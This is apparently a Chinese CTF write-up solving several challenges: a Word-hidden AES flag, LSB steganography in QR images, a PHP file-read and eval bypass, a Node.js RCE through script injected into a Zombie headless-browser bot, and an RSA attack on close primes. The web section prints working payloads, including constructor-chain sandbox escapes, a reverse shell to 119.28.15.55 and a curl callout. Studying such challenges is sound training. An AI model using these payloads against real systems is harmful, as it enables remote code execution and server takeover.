复现着玩一玩
Misc-A_Small_Secret base32解码得到:asdadad 应该就是压缩包密码

解压得到一个 txt,头是PK 还有一些word/document.xml 信息
应该是个word文件 修改后缀为 docx 用word打开

取消隐藏文字 修改字体颜色 得到 flag{U2FsdGVkX1/nVMt/cXalqwb8VpS2mDk9UkTaHRPPq5TAtH8XxYVAwxtoDKe/yTN4 zBas0WHmW50e2QwglywbKyCRNsVxaKsbwwdDlcBEg20=}

U2FsdGVkX1开头的可能是rabbit,AES,DES
AES进行解密,密钥为压缩包密码

再base64解 得到flag
Misc-loopQR 附件是一堆熊猫图,考察LSB 信道隐写
这里引入一下关于LSB的介绍:


最低有效位LSB PNG图片由RGB三原色组成,每个颜色占用八位,取值范围为 0x00-0xFF,即一个颜色可以有256中。因此组合一块 一共有256^3种颜色,而人眼分辨不了这么多,于是这些颜色的末位就可以用来隐写数据。
LSB隐写就是修改RGB颜色分量的最低二进制位也就是最低有效位(LSB),而人类的眼睛不会注意到这前后的变化,每个像数可以携带3比特的信息

stegsolve打开 在 Green Plane 0信道上可以发现二维码

扫描后有一个字符信息 而第三张照片则是在 Red Plane 0
利用脚本批量提取并扫描
1 #遍历一张图片的每个像素点,提取出其RGB值中的LSB,如果LSB为1,则将QR码的对应像素点设为白色,否则设为黑色。这样就可以将一张图片转换为一个黑白的QR码矩阵,然后扫描二维码,获取其中的信息进行输出
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import osimport numpy as npfrom PIL import Imagefrom pyzbar.pyzbar import decodepath=r"loopyQR文件夹路径" images=os.listdir(path) msg="" for img_name in images: img = Image.open (path+img_name) for i in range (4 ): qr = np.zeros((86 ,86 )) for h in range (0 ,86 ): for w in range (0 ,86 ): pixel=img.getpixel((w,h)) lsb = pixel[i] if bin (lsb)[-1 ]=='1' : qr[h][w]=255 else : qr[h][w]=0 decode_objects=decode(qr) if decode_objects: print (decode_objects[0 ].data.decode('utf-8' ),end="" ) break
最终结果:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
- - He disappeared in - - the dead of winter. f - The brooks were frozen, l - the airports almost deserted, a - And snow disfigured g - the public statues; { - The mercury sank in c - the mouth of the dying day. 7 - What instruments 4 - we have agree 7 - The day of his death 9 - was a dark cold day. d - Far from his illness 6 - The wolves ran on through 7 - the evergreen forests, e - The peasant river was untempted 1 - by the fashionable quays; 8 - By mourning tongues 2 - The death of the poet d - was kept from his poems. 3 - But for him 3 - it was his last 1 - afternoon as himself, 1 - An afternoon of nurses and rumours; 4 - The provinces of 8 - his body revolted, c - The squares of a - his mind were empty, 6 - Silence invaded b - the suburbs, 6 - The current of his feeling failed; 6 - he became his admirers. 7 - Now he is scattered d - among a hundred cities 1 - And wholly given over to 1 - unfamiliar affections, d - To find his happiness 0 - in another kind of wood d - And be punished under } - a foreign code of conscience.
Web-ezeval 1 2 3 4 5 6 7 8 9 10 <?php show_source (__FILE__ );$ysy = $_GET ['ysy' ];$parts = parse_url ($ysy );if (empty ($parts ['host' ]) || $parts ['host' ] != 'localhost' ) { exit ('error' ); } readfile ($ysy );?>
直接file协议读
?ysy=file://localhost/../../../../../var/www/html/dasdjf.php
读出来dasdjf.php 内容
1 2 3 4 5 6 7 8 9 10 11 12 <?php if (isset ($_GET ['a' ])){ $a =$_GET ['a' ]; if (preg_match ("/system|exec|highlight/i" , $a ) && !(preg_match ("/flag|cat/i" , $a ))){ eval ($a ); }else { die ("error" ); } }else { echo "你想干嘛!!!" ; } ?>
?a=system(‘tac /fl*’); 即可
这里比较简单,让你匹配system、exec等等,如果让你必须含有一串垃圾字符的话
也可以
Web-startschool 考察 Zoomib Nodejs RCE
main.js如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 const express = require ('express' );const path = require ('path' );var fs = require ('fs' );const bodyParser = require ('body-parser' );var bot = require ('./bot' )const app = express ();app.engine ('html' ,require ('express-art-template' )) app.use (express.static ('public' )); app.use (bodyParser.json ()) app.use (bodyParser.urlencoded ({extended : false })) data_path = "data.html" ; app.get ('/' , function (req, res ) { res.sendFile (path.join (__dirname, 'public/index.html' )); }); app.post ('/do' , function (req, res ) { fs.writeFile ('data.html' ," 姓名:" +req.body .name +"<br\> 年龄:" +req.body .age +"<br\> 专业:" +req.body .subject +"<br\> 邮箱:" +req.body .mail +"\n" ,function (error ){ console .log ("wriet error" ) }); bot.visit (); res.send ("<script>alert('提交成功');window.location.href = '/';</script>" ); }); app.route ('/view' ) .get (function (req, res ) { res.sendFile (path.join (__dirname, data_path)); }) .post (function (req, res ) { fs.writeFile ('data.html' ," 姓名:" +req.body .name +"<br\> 年龄:" +req.body .age +"<br\> 专业:" +req.body .subject +"<br\> 邮箱:" +req.body .mail +"\n" ,function (error ){ console .log ("write error" ) }); res.redirect ('/view' ); }); app.listen (80 , '0.0.0.0' );
bot.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
const zombie = require ("zombie" )exports .visit = async function ( const browser = new zombie ({ waitDuration : 5 *1000 , localAddress : 0 }) browser.setCookie ({ name : 'admin' , domain : '127.0.0.1' , path :'/' , httpOnly : 'true' }) browser.visit ("http://127.0.0.1/view" ,function ( console .log ("Visited: " , "http://127.0.0.1/view" ) }) }
exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<script> var a='const' ;var b='ructor' ;var c=[a,b].join ('' );var d='return p' ;var e='rocess' ;var f=[d,e].join ('' );var h='child_p' ;var i=[h,e].join ('' );var j='th' ;var k='is' ;var l=[j,k].join ('' );x= clearImmediate [c][c][c][c](f)();y=x.mainModule .require (i);z=y.execSync ('whoami' ).toString ();document .write (z); </script> 或者 execSync ('bash -c \"bash -i >& /dev/tcp/119.28.15.55/2233 0>&1\"' ) <script> var h='child_p' ;var e='rocess' ;var i=[h,e].join ('' );x=clearImmediate[`${`${`constructo` } r` } ` ][`${`${`constructo` } r` } ` ][`${`${`constructo` } r` } ` ]([`${`${`return proces` } s` } ` ])();y=x.mainModule .require (i);z=y.execSync ('cat /flag' ).toString ();document .write (z); </script> # 这一种是通过题目的html来回显 <script>document .write (this ["constructor" ]["constructor" ]("return(global.process.mainModule.constructor._load('child_process').execSync('curl http://vps:port').toString())" )());</script> <script > document .write (this ["constructor" ]["constructor" ]("return(global.process.mainModule.constructor._load('child_process').execSync('ls / > data.html').toString())" )());</script >
Crypto-next-prime 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 from Crypto.Util.number import *from gmpy2 import next_prime, irootfrom flag import flagassert flag[0 :4 ]==b'flag' m = bytes_to_long(flag) assert size(m)<500 p = getPrime(512 ) q = next_prime(p) n = p * q print ('n=' , n>>520 )e = 0x10001 c = pow (m, e, n) print ('c=' , c)''' n= 28576274811010794362153160897556935178530640825011441539841241257190782139295561904323347128956873569754645071205043238985141474388531008367238218822591 c= 49502875285578675438052554215266678403659290915102322948363030271494959804587081871467110614683972929037615883922743651431683465100061968204901334627149795829429950385848753728500177164800064208215503246868631076011505268371936586645321659884527055007299822625570713613996139223348709621258028349513737798120 '''
这里抹掉了 n的低520位,但是 p、q生成过程特殊,非常接近 同时n的低位对开方影响不算大 所以将n左移520位再开方可以得到p和q之间的一个数,再往前推几次就可以得到p了
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
import gmpy2from Crypto.Util.number import *from sympy.ntheory import prevprimen= 28576274811010794362153160897556935178530640825011441539841241257190782139295561904323347128956873569754645071205043238985141474388531008367238218822591 c= 49502875285578675438052554215266678403659290915102322948363030271494959804587081871467110614683972929037615883922743651431683465100061968204901334627149795829429950385848753728500177164800064208215503246868631076011505268371936586645321659884527055007299822625570713613996139223348709621258028349513737798120 e = 0x10001 tmp = gmpy2.iroot(n<<520 ,2 )[0 ] while True : x = tmp y = gmpy2.next_prime(x) d = gmpy2.invert(e,(x-1 )*(y-1 )) if b'flag' in long_to_bytes(pow (c,d,x*y)): print (long_to_bytes(pow (c,d,x*y))) break tmp = prevprime(tmp)